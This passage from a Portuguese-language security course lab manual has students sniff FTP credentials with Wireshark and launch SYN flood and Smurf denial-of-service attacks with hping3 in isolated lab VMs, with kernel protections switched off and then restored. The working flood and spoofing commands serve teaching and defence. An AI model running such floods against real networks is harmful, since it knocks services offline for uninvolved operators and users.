 - Configurar todos os acessos externos de modo que passem por um ponto único.
 - Um sistema de segurança em que caso falte energia elétrica, todos os acessos que passam por ele são bloqueados.
 - Configurar um sistema para só ser acessível através de redes confiáveis, para solicitar uma senha de acesso e em seguida verificar se o sistema de origem possui antivírus instalado.
 - Configurar as permissões de um servidor web para apenas ler arquivos da pasta onde estão as páginas HTML, sem nenhuma permissão de execução ou gravação em qualquer arquivo do sistema.

4) Normas e políticas de segurança

1. Acesse o site do DSIC em <http://dsic.planalto.gov.br/assuntos/editoria-c/instrucoes-normativas> e leia a Instrução Normativa GSI/PR nº 1, de 13 de junho de 2008 e as normas complementares indicadas. Elas são um bom ponto de partida para a criação de uma Política de Segurança, de uma Equipe de Tratamento de Incidentes de Segurança, de um Plano de Continuidade de Negócios e para a implementação da Gestão de Riscos de Segurança da Informação.

2. Leia o texto da Política de Segurança da Informação da Secretaria de Direitos Humanos da Presidência da República, de 2012 (disponível na seção *Links Úteis e Leituras Recomendadas* do AVA, pasta *PoSIC*), e procure identificar os principais pontos na estruturação de uma PoSIC. Faça uma crítica construtiva do documento com vistas a identificar as principais dificuldades encontradas na elaboração de uma PoSIC.

Sessão 3: Enumeração básica e busca por vulnerabilidades



As atividades desta sessão serão realizadas em sua máquina física (hospedeira).

1) Controles de informática

1. Uma avaliação (*assessment*) de segurança da informação de uma organização é a medição da postura de segurança de um sistema ou organização frente a ameaças. Essas avaliações são baseadas em análise de riscos, por seu foco em vulnerabilidades e impacto. A ideia é fazer uma análise dos três métodos que, combinados, avaliam os processos de Tecnologia, Pessoas e Processos com respeito à segurança.

Leia o documento de escopo para avaliação de segurança da SANS, em <https://www.sans.org/reading-room/whitepapers/awareness/scoping-security-assessments-project-management-approach-33673>, e responda: sua organização possui controles e políticas sobre a segurança da informação? Quais aspectos poderiam ser melhorados, com base no exposto pelo documento de escopo acima?

2. Quais portas e serviços estão acessíveis na sua máquina? Faça a auditoria em <http://www.whatsmyip.org/port-scanner/>. Faça um *scan* para portas de servidores e aplicações e descreva as que estão abertas em seu computador, assim como seus serviços.
3. Teste os servidores de DNS e de correio eletrônico de sua instituição, fazendo a auditoria em <https://mxtoolbox.com/dnscheck.aspx> e <http://dnscheck.pingdom.com/>. Você encontrou alguma vulnerabilidade conhecida?

2) Serviços e ameaças

1. Verifique as seguintes listas de portas:
 - Top 10 portas mais atacadas: <https://isc.sans.edu/top10.html>
 - Ataque: <http://www.portalchapeco.com.br/~jackson/portas.htm>
 - Aplicações especiais: http://www.practicallynetworked.com/sharing/app_port_list.htm
 - Arquivo **services** no Windows: `C:\windows\system32\drivers\etc\services`
 - Arquivo **services** no Linux: `/etc/services`

De posse dessas informações, você consegue informar as portas mais vulneráveis? Explique.

2. Baixe o programa Spybot—Search & Destroy no link <https://www.safer-networking.org/mirrors27/>. Instale-o e verifique se algum *malware* é detectado no sistema.
3. O HijackThis é um programa que auxilia o usuário a eliminar uma grande quantidade de *malware* conhecidos. Apesar de ser uma ferramenta poderosa, não tem a automatização de ferramentas como o Spybot, exigindo conhecimento mais avançado por parte do usuário. Faça o download do programa no link <https://github.com/dragokas/hijackthis>.

Primeiro, vamos fazer um *scan* e analisar o log, que contém várias informações relevantes sobre o computador, como página inicial do navegador, servidores DNS em uso e processos executados na inicialização do sistema. Para fazer isso, clique no botão *Do a system scan and save a logfile*. Você deve obter um *scan* como o exibido abaixo:




Figura 14: Scan do HijackThis

Se quiser corrigir elementos que foram identificados como perigosos, rode o programa novamente com a opção *Do a system scan only*. Em seguida, marque as entradas desejadas e depois clique em *Fix checked*. Tenha cuidado, pois as entradas identificadas pelo HijackThis não são necessariamente nocivas e devem ser estudadas individualmente pelo analista de segurança. Você constatou algum tipo de arquivo malicioso encontrado pela ferramenta?

Sessão 4: Explorando vulnerabilidades em redes

1) Transferindo arquivos da máquina física para as VMs



Esta atividade será realizada em sua máquina física (hospedeira).

Muito frequentemente teremos, neste curso, de mover programas e arquivos localizados na máquina física para uma das máquinas virtuais executando no Virtualbox. Para configurar o ambiente para que essas cópias sejam fáceis, siga os passos a seguir:

1. Dentro da console do Virtualbox de uma máquina virtual (neste exemplo, vamos usar a VM *WinServer-G*), acesse o menu *Devices > Shared Folders > Shared Folder Settings...* .
2. Clique na pasta com o ícone + no canto superior da tela, que diz *Adds new shared folder*.
3. Em *Folder Path*, clique na seta e depois em *Other...* . Em seguida, navegue até a pasta a ser compartilhada entre a máquina física e a VM e clique em *Select Folder*. Abaixo, marque as caixas *Auto-mount* e *Make Permanent*. Sua janela deve ficar assim:




Figura 15: Configuração de pasta compartilhada no Virtualbox

4. Agora, reinicie a máquina *WinServer-G*. Após o *reboot*, abra o Windows Explorer e verifique que há um novo local de rede montado. No exemplo abaixo, a pasta compartilhada tem o nome *SEG12_Semana2_Programas*.




Figura 16: Visualização de pasta compartilhada no Virtualbox

5. Pronto! Agora, basta fazer o download de programas e arquivos a serem acessados pelas máquinas virtuais dentro da pasta compartilhada, e elas terão acesso imediato. Se desejar, repita o procedimento para a máquina *WinClient-G*.

2) Sniffers para captura de dados




Esta atividade será realizada na máquina virtual *WinServer-G*.

Faça o download do Wireshark (versão 32-bit) em <https://www.wireshark.org/download/win32/all-versions/Wireshark-win32-2.2.16.exe>, e instale-o na máquina *WinServer-G* — se preferir, faça o download na máquina física e copie o arquivo via pasta compartilhada, como explicado na atividade 1. Iremos instalar a versão 2.2 porque é a última compatível com Windows Vista/Windows Server 2008, que é o sistema operacional da máquina *WinServer-G*.

Em seguida:

1. Ative a captura de pacotes da placa de rede ethernet — o nome da interface deve ser *Local Area Connection*.
2. No campo *Apply a display filter*, digite **ftp** e pressione ENTER. A janela de captura deve ficar vazia, já que não há tráfego FTP acontecendo no momento.
3. Em outra janela, abra o *prompt* de comando e digite **ftp linorg.usp.br**.
4. A seguir, informe o usuário como sendo **aluno**, com senha **123456**.



```
C:\Users\Administrator>ftp linorg.usp.br
Connected to linorg.usp.br.
220 ProFTPD 1.3.5b Server (Linorg) [::ffff:10.0.72.40]
User (linorg.usp.br:(none)): aluno
331 Password required for aluno
Password:
530 Login incorrect.
Login failed.
ftp>
```

Figura 17: Envio de usuário/senha por FTP

- De volta ao Wireshark, pare a captura de pacotes e verifique se você consegue visualizar o usuário e a senha informados.

Na imagem abaixo podemos confirmar que, de fato, o usuário e senha são passados em claro pela rede. Mais além, pode-se identificar o *banner* do serviço (ProFTPD 1.3.5b).




Figura 18: Captura de sessão FTP no Wireshark

3) Ataque SYN flood



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

Agora, vamos identificar e compreender ataques DoS (*Denial of Service*) e fazer a análise com um sniffer (Wireshark e/ou `tcpdump`) para interpretar o modo como os pacotes são elaborados para o respectivo ataque DOS.

Primeiro, vamos investigar o ataque *SYN flood*. Como tratado na parte teórica do curso, esse ataque consiste em enviar uma grande número de pacotes com a flag SYN ativa. Para realizar o ataque, iremos utilizar a ferramenta `hping3`.

1. Será necessário desativar a proteção contra *SYN Flooding* do kernel da máquina-alvo, que será a VM *FWGW1-G*. Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/tcp_syncookies`.

```
# hostname
FWGW1-A

# cat /proc/sys/net/ipv4/tcp_syncookies
1

# echo 0 > /proc/sys/net/ipv4/tcp_syncookies
```

2. Agora, vamos iniciar uma captura de pacotes, aguardando o ataque. Ainda na máquina *FWGW1-G*, instale o **tcpdump** e monitore os pacotes vindos da DMZ, através da interface **eth1**.

```
# apt-get install tcpdump

(...)

# tcpdump ip -i eth1 -n host not 172.16.1.254
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Note que o filtro acima exclui pacotes IPv6 e pacotes vindos da máquina física (endereço 172.16.1.254), para não atrapalhar o processo de análise.

3. Na máquina *KaliLinux-G*, use o **hping3** para iniciar um ataque *SYN flood* com destino à máquina *FWGW1-G*, na porta do serviço SSH, com máxima velocidade de output e randomizando os IPs de origem dos pacotes.

```
# hostname
kali

# hping3 172.16.1.1 -S -p 22 --flood --rand-source
HPING 172.16.1.1 (eth0 172.16.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- **-S** ativa a *flag* SYN nos pacotes.
- **-p 22** determina que a porta de destino será 22/TCP.
- **--flood** envia pacotes o mais rápido possível, sem mostrar respostas.
- **--rand-source** habilita o modo de envio com endereços de origem randomizados.

4. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do **tcpdump**.

Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes do *output* do **tcpdump**:

```
14:34:46.611124 IP 37.216.172.87.61777 > 172.16.1.1.22: Flags [S], seq 1722418881,
win 512, length 0
14:34:46.612051 IP 196.103.179.0.61789 > 172.16.1.1.22: Flags [S], seq 656608080,
win 512, length 0
14:34:46.612064 IP 237.165.139.119.61790 > 172.16.1.1.22: Flags [S], seq 584215547,
win 512, length 0
14:34:46.612069 IP 41.126.172.32.61791 > 172.16.1.1.22: Flags [S], seq 520478412,
win 512, length 0
14:34:46.612074 IP 164.4.165.114.61792 > 172.16.1.1.22: Flags [S], seq 316807998,
win 512, length 0
14:34:46.612079 IP 239.174.101.252.61793 > 172.16.1.1.22: Flags [S], seq 797534175,
win 512, length 0
14:34:46.612082 IP 80.98.63.179.61794 > 172.16.1.1.22: Flags [S], seq 1624228209,
win 512, length 0
14:34:46.612086 IP 92.168.164.203.61795 > 172.16.1.1.22: Flags [S], seq 1084913676,
win 512, length 0
```

Note que os IPs de origem são todos distintos, como esperado. Além disso, todos possuem a *flag* SYN ativada e objetivam a porta 22/TCP do servidor, numa tentativa de exaurir recursos para tratamento de conexão de novos clientes.

5. Reative a proteção *TCP SYN Cookies* do kernel da máquina *FWGW1-G*.

```
# hostname
FWGW1-A

# echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

4) Ataque *Smurf*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

Agora, vamos trabalhar o ataque *Smurf*. Como já tratado na parte teórica deste curso, esse ataque consiste no envio de pacotes ICMP *echo-request* para o endereço de *broadcast* de uma rede desprotegida. Assim, todas as máquinas responderão para o endereço de origem especificado no pacote que deve estar alterado para o endereço alvo (efetivamente, realizando um *spoofing*).

1. Será necessário desativar a proteção contra ICMP *echo-request* para endereço de broadcast no kernel da máquina-alvo, que será a VM *FWGW1-G*, bem como nas máquinas que responderão aos *echo-requests* (*KaliLinux-G* e *LinServer-G*). Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts` nas três máquinas.

```
# hostname
FWGW1-A

# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)

# hostname
LinServer-A

# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)

# hostname
kali

# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

2. Inicie a captura de pacotes, aguardando o ataque. Na máquina *FWGW1-G*, use o **tcpdump** para monitorar os pacotes vindos da DMZ, através da interface **eth1**.

```
# tcpdump ip -i eth1 -n host not 172.16.1.254
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
```

3. Na máquina *KaliLinux-G*, use o **hping3** para iniciar um ataque *Smurf* com destino à máquina *FWGW1-G*. Envie pacotes ICMP com a máxima velocidade possível para o endereço de *broadcast* da rede, falsificando a origem com o IP da vítima.

```
# hostname
kali

# hping3 172.16.1.255 --icmp --flood --spooof 172.16.1.1
HPING 172.16.1.255 (eth0 172.16.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- **--icmp** ativa o modo ICMP; por padrão, o **hping3** envia pacotes do tipo *echo-request*, que é o que objetivamos.
- **--flood** envia pacotes o mais rápido possível, sem mostrar respostas.
- **--spooof 172.16.1.1** falsifica o IP de origem dos pacotes enviados para *broadcast* como sendo o IP da máquina *FWGW1-G*.

4. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do **tcpdump**.

Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes do *output* do `tcpdump`:

```
14:56:31.489287 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 56940, length 8
14:56:31.489291 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57196, length 8
14:56:31.489292 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 57196, length 8
14:56:31.489294 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57452, length 8
14:56:31.489295 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq 57452, length 8
14:56:31.489297 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57708, length 8
14:56:31.490336 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 45932, length 8
14:56:31.490347 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 46188, length 8
```

Note que a máquina *FWGW1-G* identifica o seu próprio IP como sendo o originário dos pacotes *echo-request* enviados para *broadcast*. A seguir, as máquinas *LinServer-G* e *KaliLinux-G* (esta, a atacante), respondem em massa com ICMP *echo-replies* para a vítima, sobrecarregando seus recursos.

Finalmente, pode-se usar também a opção `-d` (ou `--data`, para *data size*) do `hping3`, fazendo com que o tamanho dos pacotes *echo-request* — e por conseguinte dos *echo-replies* — seja tão grande quanto o definido na linha de comando. Isso pode ser utilizado para dar mais força ao ataque, e consumir mais rapidamente a *band* da vítima.

5. Reative a proteção para ignorar ICMP *echo-requests* direcionados a *broadcast* do kernel das máquinas *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

```
# hostname
FWGW1-A

# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)

# hostname
LinServer-A

# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)

# hostname
kali

# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

5) Levantamento de serviços usando o *nmap*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *WinServer-G* e *KaliLinux-G*.

Agora, vamos entender o funcionamento e utilidades da ferramenta *nmap*.

